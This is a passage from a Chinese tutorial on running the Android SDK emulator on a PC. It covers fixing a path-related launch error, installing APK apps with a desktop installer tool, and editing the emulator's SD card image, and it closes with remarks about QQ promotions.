


图10




图11

这里要提醒下大家如果大家在启动过程中出现错误代码：

invalid command-line parameter: and.

Hint: use '@foo' to launch a virtual device named 'foo'.

please use -help for more information

则表示你安装的sdk目录错误，因为sdk无法安装在中文目录，否则会启动不正常，遇到这种情况大家只需要换个全英文路径的目录即可，最终安装好的安卓界面如图12所示。




图12

默认安装出来的系统是英文版本，这时候我们可以选择键盘上的MENU进入菜单，之后选择setting进入设置找到语言的栏目进行更换。

二、使用apk安装器在模拟器中安装应用程序

如今模拟器是安装出来了，但是安卓系统不同于塞班系统它无法将软件直接拖拽到模拟器中打开，这里我为大家讲解一种最简单的方法——使用apk安装器，APK安装器是OMS手机网和Android手机网联合开发的一款运行在PC端的软件安装工具，可以兼容Android、Gphone以及oPhone手机的APK格式软件安装，打开apk安装器，点击“android设备”下的刷新设备列表，如图13所示成功探测到我们打在的安卓系统。接下来大家选择自己想要的程序点击“开始安装”当“安装结果”提示安装成功，请在手机功能表中运行使用，则代表安装成功，我安装了一个QQ浏览器测试截图如图14所示。

不过这时候大家可能要有疑问了，要怎么管理SD呢？其实在这里SD卡是个镜像文件，它的大小为新建时设的数值，我的大小为 1024MiB， 其在你系统中的地址为：C:\Documents and Settings****\.android\avd****.avd\sdcard.img（第一个****是你电脑的用户名，第二个****是你建立avd时候填写的 Name），找到后无法直接打开，否则会出现如图15的提示，所以我们需要用类似ultraiso之类的软件进行编辑，不过在打开前需要关闭模拟器方可进行。

三、总结

不过遗憾的是现在安卓系统已经无法模拟iPhone QQ手机登陆图标，因为时间原因安卓系统安装QQ浏览器赠送QB的活动也失效，所以我无法为大家演示此系统给我们带来的切身收益，不过我相信腾讯与安卓的合作才刚刚开始，随着时间的演变，更多诱人的活动和漏洞将逐一展开。




图13

